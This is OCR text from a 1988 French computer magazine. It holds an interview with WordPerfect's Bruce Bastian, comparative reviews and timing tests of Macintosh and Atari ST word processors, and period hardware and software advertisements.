L'Ordinateur individuel : *WordPerfect a la réputation d'être une société pas comme les autres...*

Bruce Bastian : La différence c'est qu'Allan Ashton et moi-même sommes des programmeurs qui privilégions l'aspect technologique. Les produits doivent être très bons, très fiables. En outre, plutôt que de dépenser des millions de dollars chaque année en marketing, l'accent est mis sur le support technique – nous consacrons des sommes gigantesques à l'assistance téléphonique : deux cents personnes assurent la *hot line*. D'une certaine façon, c'est du bon marketing à long terme. Ecouter les utilisateurs, écrire nos produits pour eux... Nous voulons qu'ils nous considèrent comme des amis. C'est vrai que nous sommes différents.

L'Oi : *En va-t-il différemment chez vos concurrents ?*

BB : Notre philosophie veut qu'un programme n'atteigne jamais un point d'arrêt. L'équipe qui a écrit WordPerfect au départ est d'ailleurs toujours là. A l'opposé, les grandes sociétés de logiciels sont devenues des géants du marketing et, dans de nombreux cas, elles n'écrivent même plus leurs produits, elles les achètent.

L'Oi : *WordPerfect a été suivi par PlanPerfect et DataPerfect. Ces produits semblent percer lentement...*

BB : Ils grimpent tout doucement. C'est vrai que si nous investissions d'énormes sommes dans le marketing, ils progresseraient plus vite. Mais nous appliquons la devise « lentement mais sûrement ».

L'Oi : *De nombreuses personnes se sont demandé pourquoi l'aide n'était pas accessible avec la touche F1 dans WordPerfect ?*

BB : Lorsque nous avons démarré, nous avons associé l'aide à la touche F3. C'était au tout début de l'apparition des PC. Par la suite, nous nous sommes posé la question : laissons-nous les choses en l'état, ou associons-nous l'aide à F1 comme sur les autres produits ? Dans la version 5.0 nous avons résolu le problème en permettant aux utilisateurs de reconfigurer le clavier comme bon leur semble.

L'Oi : *Combien de temps a duré le développement de WordPerfect 5.0 ?*

BB : Certaines parties ont démarré il y a deux ans, mais le gros du développement remonte à un an et demi. Notre objectif a été de fournir aux utilisateurs certaines capacités de PAO, mais aisément accessibles. Celles du traitement de texte sont toujours là, toujours aussi rapides et faciles. Même si un utilisateur de la version 5.0 n'utilise jamais les graphiques, il y trouvera donc largement son compte. Si, dans six mois, il décide de s'intéresser à la partie graphique, il aura tout à sa disposition. Nous ne disons pas qu'il s'agit d'un logiciel de PAO, bien que nous en offrions de nombreuses caractéristiques. Vous pouvez inclure des graphiques, changer les fontes, faire de la prévisualisation, placer un graphique au milieu de trois colonnes de texte...

L'Oi : *Pourquoi ne pas avoir effectué un tel développement graphique sous Windows ?*

BB : Windows présente trop de restrictions. C'est beaucoup trop lent. Nous n'aurions pas pu faire ce que nous faisons avec WordPerfect si nous l'avions réalisé sous Windows. Nous en

avons parlé à Bill Gates. Il comprend très bien notre point de vue. En fait, personne ne nous a jamais dit « nous n'achèterons pas WordPerfect parce qu'il ne tourne pas sous Windows. »

L'Oi : *WordPerfect 5.0 est-il rapide au niveau de l'affichage graphique ?*

BB : La version 5.0 a été écrite en assembleur et, bien qu'elle contienne plus de capacités que la 4.2, elle n'est pas moins rapide. Cela a surpris beaucoup de gens aux Etats-Unis. La saisie s'effectue en mode texte, de façon à aller plus vite. Lorsque vous passez en prévisualisation, le programme travaille en mode graphique. Mais il y a beaucoup d'avantages au-delà du graphique. Il a toujours été facile dans WordPerfect de mettre un mot en gras ou de le souligner. Maintenant, il est tout aussi facile de changer les fontes, de faire de l'impression en ombre... Si vous avez un document en format A4 et que vous décidez soudain de l'imprimer à l'italienne (dans le sens de la longueur) tout est adapté automatiquement. Je peux créer un document pour une imprimante à laser Canon, et si vous avez une HP LaserJet, toutes les fontes seront converties...

L'Oi : *Il y a un truc...*

BB : C'est un secret (rire)... C'est la partie sur laquelle nous avons travaillé depuis deux ans.

L'Oi : *Veillez-vous à transmettre la philosophie de WordPerfect dans vos filiales ?*

BB : Oui. Nous leur disons : « Soyez patients. Donnez un bon service. Montrez aux distributeurs et aux clients ce que vous avez. Le succès viendra de lui-même. » Nous avons appris cela à la dure, car nous avons nous-mêmes démarré sans aucun fonds. Nous n'avions donc pas d'autre choix que d'agir ainsi. Au début, je faisais tout : le support technique, l'envoi des logiciels, l'écriture du programme et du manuel... Allan et moi avons occupé tous les postes.

L'Oi : *WordPerfect, basée dans l'Utah, a la réputation de réunir de nombreux Mormons.*

BB : Il est vrai que beaucoup de gens nous demandent pourquoi nous sommes installés en Utah. En fait, la compagnie a démarré là où nous vivions. Allan était professeur à l'université où j'étais venu faire mes études, et il désirait rester là. C'est un très bon endroit pour élever une famille. Nous avons donc pensé qu'il s'agissait d'un lieu adéquat pour nous établir.

L'Oi : *L'éthique des Mormons déteint-elle sur WordPerfect ?*


BB : Dès leur enfance, les Mormons reçoivent l'enseignement qu'il faut travailler dur, avoir une morale et être honnête. Ces idées se sont donc retrouvées dans notre compagnie.

PROPOS RECUEILLIS
PAR DANIEL ICHBIAH

COMMUTATEURS NEOL

EUREKABLES !

MULTIPLIEZ LA PERFORMANCE



à partir de 980F HT

GARANTIE 1 AN

Vous venez d'acquérir votre deuxième ordinateur mais ne disposez que d'une seule imprimante, grâce au commutateur électronique NEOL vous pourrez demander l'impression à partir de l'un ou de l'autre poste, la commutation se faisant automatiquement sans aucune intervention manuelle. Une mise en cascade des commutateurs vous permettra de partager votre imprimante entre plus de deux ordinateurs. Mais vous pourrez également connecter deux imprimantes sur un ordinateur vous évitant ainsi les changements de papier (listing, courrier...). Ce commutateur vous permettra de passer rapidement d'une imprimante à l'autre ou d'imprimer simultanément sur les deux.

Et n'oubliez pas : pour libérer votre écran pendant l'impression, intercallez un PC-Buffer NEOL !

NEOL
EQUIPEMENTS INFORMATIQUES

Tél. 88 62 37 52
4 a, rue Nationale - 67800 Bischheim

Référence 159 du service-lecteurs (page 66)

LE MAC AU PIED DE LA LETTRE

Si les premières versions de MacWrite sont encore les plus couramment utilisées sur Mac, elles sont de loin dépassées. Les nouveaux traitements de texte rivalisent en raffinements proches de la PAO.

JEAN-LOUIS LE BRETON

Macintosh est l'ordinateur préféré des écrivains et des journalistes. Sans doute à cause de son écran blanc comme une feuille. Avec lui, on se sent rapidement en terrain conquis. Pourtant, aujourd'hui, l'état de grâce est terminé. La souris est souvent mise en cause par ceux qui écrivent de façon intensive. L'écran du SE reçoit des volées de bois vert : on le trouve trop petit, il fait mal aux yeux. Quant au programme MacWrite, on l'accuse d'être peu performant et de souffrir de lacunes impardonnables, comme le simple fait de ne pouvoir ouvrir plusieurs documents à la fois. En réalité, il existe une offre importante de logiciels très performants, et même MacWrite, l'ancêtre, a été toilletté avant d'être repris par l'éditeur Claris.

MACWRITE 4.6


Dernière version du traitement de texte édité par Apple. Pas de nouvelles fonctions, hormis la gestion des flèches du clavier. (Ceux que la souris insupporte seront comblés.) MacWrite ne présente aucune fioriture : c'est le logiciel d'écriture à l'état brut. Pas de possibilité de mise en pages ou de colonnage. Pas de correcteur orthographique. Il est pratique pour ceux qui veulent débiter du texte au kilomètre en utilisant le Mac comme une simple machine à écrire.

MACWRITE 5.0

En passant chez Claris, MacWrite a subi de nombreuses modifications. Il est (un peu) plus performant et s'est enrichi d'une fonction dictionnaire. Des raccourcis-clavier permettent le déplacement du curseur, l'insertion de règles ou la sélection du texte. Il gère les moniteurs grand écran. Comme à l'origine, il est impossible d'ouvrir plusieurs fenêtres à la fois. Il est distribué en France par P.Ingenierie au prix de 1 190 F ht. Pour 500 F ht, les possesseurs d'une version antérieure peuvent obtenir une mise à jour de leur programme et disposer ainsi d'une version protégée. L'avenir dira si les utilisateurs accepteront de payer pour un programme qui a très longtemps été fourni en standard avec le Macintosh.

WRITENOW

WriteNow propose toutes les fonctions que MacWrite devrait posséder en standard. Il est multifenêtre, multicolonne (jusqu'à quatre), et l'on peut insérer du dessin au beau mileu d'une ligne de texte ! Il gère automatiquement les notes de bas de pages, ce qui s'avère fort utile pour les textes techniques ou les traductions. Il n'existe pas d'index ou de table des matières sur WriteNow. On peut forcer la coupure des mots par un trait d'union qui disparaît automatiquement si le texte se reformate. L'utilitaire Translator, fourni avec le programme, sert à récupérer des fichiers venant de MacWrite, de Word ou du format texte simple. WriteNow repré-



Full Write inclut des fonctions de PAO que la PAO elle-même ne propose que depuis peu.

Alain Margin

sente une évolution naturelle pour les utilisateurs de MacWrite rebutés par la complexité, mais intéressés par la puissance. Il sera bientôt francisé. Distribué en France par Alpha Systèmes, c'est un produit rapide et bien adapté au Mac.

WORD 3.1

Le logiciel de Microsoft a connu différentes versions avant d'atteindre l'âge adulte. C'est aujourd'hui, en vitesse, le plus performant des traitements de texte sur Mac. Il offre toutes les fonctions d'un outil professionnel : mailing, calcul, feuille de style, importation de documents en provenance d'Excel, de Chart ou de Multiplan. La césure est automatique. Word peut travailler avec plusieurs documents à la fois. La mise en pages multicolonne est réalisable. Toutefois, les colonnes ne s'affichent à l'écran que lors de l'impression (ou de l'aperçu avant l'impression), autrement dit à un moment où il est impossible de modifier le texte.

Pour ne pas rebuter les néophytes, il offre, au choix, une présentation avec des menus complets ou simplifiés. Il gère les notes de bas de page, compte les signes d'un texte et peut imprimer la date et l'heure à l'intérieur d'un texte. Complet et fiable, il est d'un abord plus rébarbatif que WriteNow, mais son utilisation semble particulièrement indiquée en entreprise, dès lors qu'il s'agit de mélanger texte et calcul.

WRITER PLUS


C'est sans doute le plus sophistiqué des traitements de texte sur Mac, mais pas le plus rapide ni le plus fiable. ACI le reconnaît volontiers. Le problème des relations entre l'auteur, Roger Rainero, et son éditeur Marylène Delbourg-Delphis n'est toujours pas résolu. Notre confrère *Science et Vie Micro* a longuement détaillé la polémique qui les oppose. Aujourd'hui, ACI continue de vendre une version 1.05 de Writer Plus qui fonctionne correctement si l'on s'en sert... prudemment. Roger Rainero travaille sur la version 1.1 à propos de laquelle ACI déclare avoir recensé une quarantaine de grosses bogues. Marylène Delbourg-Delphis se dit prête à commercialiser cette nouvelle version dès que l'auteur lui aura remis une copie sans erreur. Elle n'avance aucune date.

Roger Rainero nous en a fourni un exemplaire, et nous avons constaté qu'elle « plantait » encore. C'est dommage, car Writer Plus est réellement le plus élégant programme du genre. Il est le seul à forcer le nombre de signes par ligne et à proposer une fonction statistique pour le nombre de caractères ou de mots. On peut travailler par colonne, encadrer des paragraphes, générer un index sophistiqué et une table des matières. Le cahier des charges de ce programme a été soigneusement étudié, et il regorge de petites astuces pour la gestion des paragraphes. La bascule automatique des majuscules ou des minuscules s'avère pratique, tout comme les fonctions de recherche très sélectives.

Writer Plus contient une foule d'idées. Trop, peut-être puisque le produit final ne voit pas le jour. Raffinement suprême, la version 1.1 permet de créer ses propres menus. C'est ainsi que l'on peut configurer entièrement Writer Plus pour lui donner le « look » de MacWrite, de Word ou de WriteNow, ▶

avec les fonctions adéquates (souvent plus lentes que la version originale). Aujourd'hui, une malédiction semble peser sur ce logiciel. L'auteur et l'éditeur affirment chacun leur bonne volonté d'aboutir, mais le dialogue paraît impossible entre eux. Par delà ces problèmes caractériels, il serait formidable pour les quelque 4 000 utilisateurs qui ont acheté Writer Plus en France de disposer d'une copie vraiment fiable. Laurent Ribardière et David Hemo, les programmeurs vedettes d'ACI, ont proposé de l'aide à Roger Rainero. Si celui-ci ne peut vraiment pas venir à bout seul de son logiciel rapidement, peut-être devrait-il accepter une cohabitation honorable. Au moins dans l'intérêt des utilisateurs.

Write Now affiche jusqu'à quatre colonnes.



FICHE TECHNIQUE

MacWrite 4.6
Editeur et distributeur : Apple
Prix : 990 F ht
Service-lecteurs, référence n° 46

MacWrite 5.0
Editeur : Claris
Distributeur : P.Ingenierie
Prix : 1 190 F ht
Service-lecteurs, référence n° 47

WriteNow
Editeur : T.Maker
Distributeur : Alpha Systèmes
Prix : 1 980 F ht
Service-lecteurs, référence n° 48

Word 3
Editeur : Microsoft
Distributeur : Microsoft
Prix : 2 990 F ht
Service-lecteurs, référence n° 49

Writer Plus
Editeur : ACI
Distributeur : ACI
Prix : 2 500 F ht
Service-lecteurs, référence n° 50

WordPerfect Mac 1.0
Editeur : WordPerfect
Distributeur : WordPerfect France
Prix : 4 800 F ht
Disponible en version anglaise, disponible en français en septembre.
Service-lecteurs, référence n° 51

TESTS DES TRAITEMENTS DE TEXTE SUR MACINTOSH

	MacWrite 4.6	WriteNow	Word 3	Writer Plus	MaxWrite 5.0
Test 1	8"	3"	3"	4"	5"
Test 2	1'38"	16"	2"	30"	1'25"
Test 3	29"	15"	2"	4"	27"
Test 4	35"	Instantané	2"	7"	27"
Test 5	14"	6"	14"	14"	12"
Test 6	1'10"	45"	38"	4'04"	50"
Test 7	1'10"	1'35"	1'	11'35"	1'10"

Test 1 : Ouvrir le fichier.
Test 2 : Convertir l'ensemble du fichier du caractère Geneva à l'Helvetica.
Test 3 : Passer l'ensemble du texte de fer à gauche à la justification totale.
Test 4 : Déplacer un taquet de tabulation.
Test 5 : Rechercher le même mot.
Test 6 : Remplacer tous les LE (mot entier) par des LA.
Test 7 : Remplacer tous les LA (partie de mot) par des LE.
Les tests ont été réalisés dans le même ordre et avec le même fichier de 78 762 caractères et de 12 608 mots.

WORDPERFECT

Comme son nom ne l'indique pas, WordPerfect est loin de pouvoir prétendre à la perfection. Le passage du célèbre logiciel sous environnement Macintosh n'est pas sans poser des problèmes : gestion des ascenseurs de fenêtres beaucoup trop lente, tout comme les options de recherche. Sauter de la première à la dernière page d'un texte demande un temps fou.

A la décharge de ce programme, nous nous devons de dire que la version testée n'est pas la version définitive. (Voir notre essai dans *L'Oi* n° 103, p. 73.) Affaire à suivre...

FULLWRITE BIENTÔT EN FRANCE...

FullWrite Professional (de Ann Arbor, une société récemment rachetée par Ashton Tate) sera bientôt disponible en France et distribué par La Commande Electronique. Il intègre des fonctions très proches de la PAO classique : habillage automatique d'une image et gestion de documents MacDraw, mais il ne néglige pas pour autant sa mission première de traitement de texte, avec le multicolonnage, la gestion de notes en bas de pages, le compteur de signes, de mots et de lignes. Nous aurons rapidement l'occasion d'y revenir plus longuement.

On pourrait encore citer de nombreux traitements de texte pour Mac, d'ores et déjà disponibles aux Etats-Unis : MindWrite, Qued (plus spécialement conçu pour les développeurs). Il est possible de se les procurer en France par le biais d'importateurs directs, mais aucun d'entre eux n'existe en version francisée.

Comme on le voit, si le Macintosh a ses détracteurs, il possède de solides arguments logiciels pour leur répondre. Nous avons voulu mesurer les performances des plus importants sur quelques actions simples et courantes. Word 3 surclasse nettement ses concurrents. Reste que la vitesse d'exécution n'est pas forcément le critère de choix numéro un lorsqu'il s'agit d'écrire. ■

LE P.C. EST-IL MORT ?

RESSUSCITEZ VOTRE P.C. !

7 990 F HT Prix public

Genuine Intel
Inboard 386/PC
Personal Computer Enhancement

TRANSFORMEZ VOTRE PC EN 386.
INBOARD 386/PC, une technologie d'avant-garde d'INTEL pour vous permettre aujourd'hui d'utiliser les applications de demain, apporte à votre IBM PC/XT les performances d'un 386 en augmentant jusqu'à 10 fois la vitesse de traitement !
Avec INBOARD 386/PC, plus de soucis de mémoire non plus ! Elle est munie d'un mégaoctet de mémoire, extensible à 3 mégaoctets, vous permettant d'utiliser la mémoire étendue au standard LIM EMS 4.0.
Vérifiez vous-même que votre PC n'est pas mort. Ressuscitez-le avec la carte accélératrice INBOARD 386/PC d'INTEL.

intel®

SOFTSEL®

124, Bd de Verdun 92400 Courbevoie
Tél. : (1) 47.88.99.66 Télex : 620 666 F Télécopieur : (1) 47.68.75.15

Référence 161 du service-lecteurs (page 66)

LES PLUMES DE L'ATARI

Puissants et efficaces, les traitements de texte pour l'Atari ST ont progressé en qualité et savent conjuguer originalité et convivialité.

JACQUES DE SCHRIVER

Alain Mangin

Le début de l'année 1988 est marqué par un renouveau dans les traitements de texte sur Atari, avec de bonnes surprises. Le Rédacteur rappelle sa provenance en donnant par défaut le suffixe « .LIB », ce qui ne surprendra personne puisque le journal *Libération* en est à l'origine. Il introduit une quantité d'idées excellentes et parfois spectaculaires. Becker Text, produit fiable, continue une carrière sans histoire. Signum version 2 apporte des améliorations tout à fait bienvenues à la version 1. Enfin, Evolution, fonctionne très bien dans une nouvelle version. Grâce à la convivialité du Gem, au rapport qualité/prix exceptionnel de la configuration laser Mega ST 4 avec disque dur, les dirigeants d'Atari ont la certitude d'avoir effectué un bon choix, d'autant que la montée en puissance des traitements de texte cuvée 1988 nous fait espérer encore d'autres améliorations pour les prochaines versions de ces produits.

LE RÉDACTEUR : L'EXPLOSION CRÉATRICE

Les caractéristiques du Rédacteur sont enthousiasmantes. Ce programme stimule l'esprit, et l'on se prend à l'envie de tester tous les gadgets, pardon, les fonctionnalités, les unes après les autres. Simple et convivial, il donne directement accès aux fonctions-disque (formater, renommer, détruire, créer un répertoire). Grâce à la fonction *spooler*, l'impression d'un texte quelconque peut s'effectuer, en tâche de fond, pendant la saisie d'un autre texte. Il reconnaît et conserve les formats, enrichissement compris, de six traitements de texte dont First Word, Evolution et Becker Text. La sauvegarde est tout à la fois automatique et paramétrable. Les principaux besoins de l'utilisateur sont pris en compte de façon astucieuse. Bref, il fourmille de trouvailles : ainsi, Le Rédacteur est à notre connaissance le seul traitement de texte à incorporer une analyse de style. Cette fonction comptabilise la longueur moyenne des mots et des phrases, des lignes, des paragraphes, donne le nombre d'occurrences de chaque mot dans un texte et présente le tout de façon agréable (ce qui aide par exemple à repérer un même mot orthographié de deux façons différentes).

Il manque cependant au Rédacteur quelques fonctions. Il serait question d'y intégrer un correcteur orthographique actuellement absent, en accord avec Dominique Laurent, auteur pour Loriciels du dictionnaire intégré au jeu « Des chiffres et des lettres ». La coupure de mots n'étant que manuelle, le dictionnaire intégré la rendrait, avec l'algorithme adéquat, non seulement automatique, mais encore exhaustive. Le Rédacteur ne gère pas non plus les notes en bas de page, ni l'espacement proportionnel. Ce dernier point explique en partie sa rapidité par rapport à ses concurrents.

Autre point capital, le « tel écran, tel écrit » n'est pas géré au mieux. Les polices proportionnelles et la double justification ne font pas bon ménage, contrairement à ce qui se passe sur Evolution. Le mélange des tailles et des styles n'est pas au point non plus. Le gras notamment est mal imprimé : il provoque un élargissement excessif du ▶

paragraphe. Le manuel de l'utilisateur illustre parfaitement ce phénomène : les caractères gras y sont soigneusement évités dans le texte lui-même, à l'exception des titres. Mais au prix de 490 F ttc, il serait dommage de se passer du Rédacteur, utilisé éventuellement en liaison avec l'un des traitements de texte dont il récupère les fichiers enrichis.

Les possesseurs d'imprimante laser pourront cependant lui préférer Evolution qui, par un parfait respect des normes de programmation publiées par Digital Research (800 pages), réussit le tour de force d'offrir un résultat final proche de la perfection.

ÉVOLUTION : LE NEC PLUS ULTRA

Quels que soient les attraits d'un traitement de texte, le principal critère reste le résultat final. A ce titre, Evolution, qui fut avec Fleet Street le premier à savoir fonctionner avec l'imprimante laser Atari, reste incontestablement le champion, malgré quelques défauts mineurs. Programme ergonomique, intelligemment conçu, Evolution réalise un « tel écrit, tel écran » satisfaisant, même lorsque les polices, corps et styles se mélangent sur une même ligne. Il offre en outre des facilités de création de tableaux complexes, dont l'utilisation devient rapide une fois passée la phase de prise en main, plus longue sur un programme puissant que sur un programme simplifié.


On reproche parfois à Evolution d'être un peu lent mais, en vérifiant les chiffres donnés par diverses publications, il est certain qu'une utilisation correcte de ce traitement de texte réduit considérablement les chiffres donnés parfois de façon optimiste. A l'usage quotidien, sa vitesse est « suffisante », c'est-à-dire qu'elle est adaptée à une frappe rapide. L'affichage est immédiat, malgré la gestion des caractères proportionnels. Et surtout, la vitesse de préparation d'une page pour l'imprimante laser est remarquable. De douze à vingt secondes maximum pour le démarrage, auxquelles s'ajoutent les temps de la laser elle-même.

Dans la mesure où Evolution offre une bonne centaine de fonctions, il est impossible de toutes les décrire. Parmi les points forts, citons un algorithme de coupure automatique tout à fait remarquable, pour lequel la totalité du Robert en six volumes a été entré en fichier. Il n'a pu être pris en défaut, même dans les cas les plus compliqués. La coupure de mot automatique recalibre les textes les plus longs, de la première à la dernière ligne. Il vaut donc mieux l'effectuer juste avant l'impression, afin que les modifications de dernière minute ne viennent pas interférer.

La pagination s'effectue sur Evolution à l'aide de règles, aussi nombreuses qu'on le désire, qui définissent les curseurs, marges, justification, et débuts de paragraphe. Chaque fois que l'on modifie un élément de tabulation ou de marge, la totalité du texte se réorganise entièrement, de façon instantanée. Les travaux de présentation en sont facilités d'autant. Les règles sont stockables et « rappelables ». Elles sont complétées par des hauts et bas de page, enrichies de subtilités très utiles : on peut demander la numérotation de la page, suivie du nombre total de pages du document, ou encore l'inscription automatique de la date de publication, etc.

Systématiquement, les auteurs d'Evolution ont fait la chasse aux astuces, avec une démarche de la plus grande logique. Si la touche Undo rend de grands services, en annulant les dernières opérations, sur plusieurs niveaux limités par un tampon de 5 Ko, la série Shift F 10 rendra caduque la dernière annulation par Undo. Sur imprimante laser, Evolution utilisera la place résidant en mémoire vive, avec un grand appétit, puisque sur un Mega ST4, les polices et la place réservée pour rendre plus rapides les impressions prennent 2,4 Mo. Sur les autres machines, le système n'occupe que la place disponible. L'imprimante laser exige au moins un Mega ST2, et les quatre polices de caractères livrées en standard 600 Ko à elles seules.

Pour conclure sur les mérites d'Evolution, précisons qu'il permet les mailings, l'inclusion de variables, de graphiques et le multifenêtrage avec quatre textes simultanés, qui peuvent communiquer par le biais des fonctions de sélection, copie et déplacement. De notre point de vue, et malgré quelques défauts, Evolution est probablement le traitement de texte qui donne les états imprimés les plus professionnels, en tirant le meilleur parti des possibilités de l'imprimante laser Atari. Mais bien sûr, Evolution sur Atari sait également gérer



Le rédacteur présente le nombre d'occurrences de chaque mot.

Assez de temps perdu
Assez d'argent gaspillé !

699F

Le Diagnostic de l'Entreprise a été élu Disquette d'Or des Experts Comptables 87 ; ce prix récompense la créativité pour le conseil aux entreprises. A partir dez liasses fiscales, il établit une analyse financière complète : contrôle indiciaire, tableaux de financement,ratios, scores, graphiques.Des grilles de contrôle testent même la cohérence de la liasse fiscale.

699F


C'est le prix des Amortissements, pour la gestion des immobilisations. Il calcule l'ensemble des amortissements (linéaires, dégressifs, dérogatoires) de l'exercice, les immobilisations sorties, le total des acquisitions, des cessions, plus-Values. Tout ceci par numéro de compte. Vous obtenez les écritures comptables correspondantes. Gestion automatisée du report d'une année sur l'autre.

990F

C'est le prix de Gestion Prévisionnelle, rentabilisée dès la première utilisation. A partir de budgets, saisonnalités, délais de réglements, taux de TVA, le programme établit des plans de TVA, de trésorerie, SIG, compte de résultat et bilan prévisionnels, clignotants, tableaux de bord, écarts, actualisations, tableau de financement. Divers calculs d'emprunt, etc.

3990F

REVRIS : Cette approche par le risque est une méthodologie efficace pour la révision . Elle renforce la conviction du réviseur sur les comptes annuels et a pour but d'analyser et d'évaluer les risques essentiels au niveau de l'environnement économique, compteble et financier; établit un plan de révision ainsi qu'un programme adapté à chaque mission.



La Solution Douce est une société de services qui prend en charge les développements informatiques, la francisation de logiciels, les applications pour tableurs en prêt à porter ou sur mesure. Nous proposons des applications vite rentabilisées, des prix extraordinairement bas ainsi qu'une assistance téléphonique gratuite. Consultez nous sans attendre!

01/06/88

( ) **Je désire recevoir une documentation**
( ) **Je commande** : ( ) Chèque joint ( ) Contre-remboursement

( ) Gestion Prévisionnelle ( ) Amortissements
( ) Diagnostic de l'Entreprise ( ) Revris
( ) Disquette 3 pouces 1/2 ( ) Disquette 5 pouces1/4
( ) Disquette de démonstration par application 50F TTC

Nom:_____
Société:_____
Adresse:_____
Code Postal:_____
Ville:_____
Tél. :_____
Secteur d'activité : _____

Ajouter 45F TTC de frais de Port. Tous nos prix sont hors taxe (TVA 18,6%)

Tableur utilisé ❑ Multiplan III ❑ Lotus $1^2{}_3$ v.2 ❑ Excel Macintosh ❑ VP Planner

Ecrire à : La Solution Douce, 78 rue du Gros-Horloge, 76 000 ROUEN ou appeler le 35 88 17 00

RC ROUEN 335 202 644 00027 - Lotus 123 et Symphony sont des marques déposées de Lotus Development.

Référence 162 du service-lecteurs (page 66)

une cinquantaine d'autres imprimantes, notamment les lasers Apple, HP et bien d'autres. Rappelons qu'Evolution est désormais traduit en huit langues et diffusé par Palantir sous le nom de Wintext dans sa version Windows pour PC. Cela augmentera encore les ventes qui, fin 1987, atteignaient déjà, toutes machines confondues, 55 000 exemplaires installés. Au prix de 1 400 F ht, Evolution coûte cependant trois fois plus cher que Le Rédacteur.

BECKER TEXT : UN PRODUIT BIEN RÔDÉ

Becker Text, qui semble déjà ancien, ne s'est pas beaucoup renouvelé, mais reste satisfaisant. Utilisant le graphisme et la capture d'images, grâce à son accessoire BTSNAP.PRG, Becker Text fut longtemps un des meilleurs programmes sur Atari, avec entre autres un dictionnaire intégré pour la correction orthographique, un algorithme de coupure automatique, des points d'insertions de variables pour les mailings, deux modes recouvrement et insertion, et un paramétrage complet des options.

Aujourd'hui, la concurrence est devenue plus active, ce qui n'enlève rien à ses qualités. Certains de ses atouts demeurent, telle la possibilité d'établir une liste d'impression (trente textes peuvent être imprimés à la suite), de choisir en option un mode capable de gérer les particularités du langage C, notamment au niveau de l'accolade, de réaliser des masques de saisie avec calculs pour saisir des factures à partir du traitement de texte, ou encore travailler sur des tableaux avec les options de calcul, de marquage de bloc et de marquage de sphère, pour agir sur des blocs ou des colonnes. Acceptant tailles et styles divers, Becker Text est géré en « tel écran, tel écrit ». Il est prévu d'origine pour s'interfacer aux bases de données ou aux tableurs au format Calcomat ST et Datamat ST. Bien que relativement ancien, il garde toute la solidité d'un haut de gamme.

SIGNUM 2 : LA NOUVEAUTÉ

Après Signum 1, salué par la presse, voici Signum 2, qui apporte quelques améliorations tout à fait bienvenues. Proche de la PAO, Signum 2 a été réalisé pour des gens exigeants, marginaux dans leurs besoins, et qui doivent affronter des moutons à cinq pattes. C'est le cas des thèses d'université ou l'on rencontre des symboles mathématiques, chimiques, musicaux, arabes, bref quelques-unes des 200 polices existant en France et en Allemagne, et réalisées la plupart du temps par les utilisateurs eux-mêmes, grâce au générateur de police intégré.

L'originalité de Signum réside dans la facilité d'écrire « entre les lignes », chaque ligne pouvant être subdivisée en une ligne principale et plusieurs lignes secondaires, situées au-dessus ou au-dessous de la ligne principale. L'option « formule » permet alors, à condition d'être un virtuose du curseur, de réaliser des équations complexes de plusieurs niveaux mélangeant les racines carrées, les sigma, les divisions, ou même des représentations de liens entre molécules pour les chimistes.

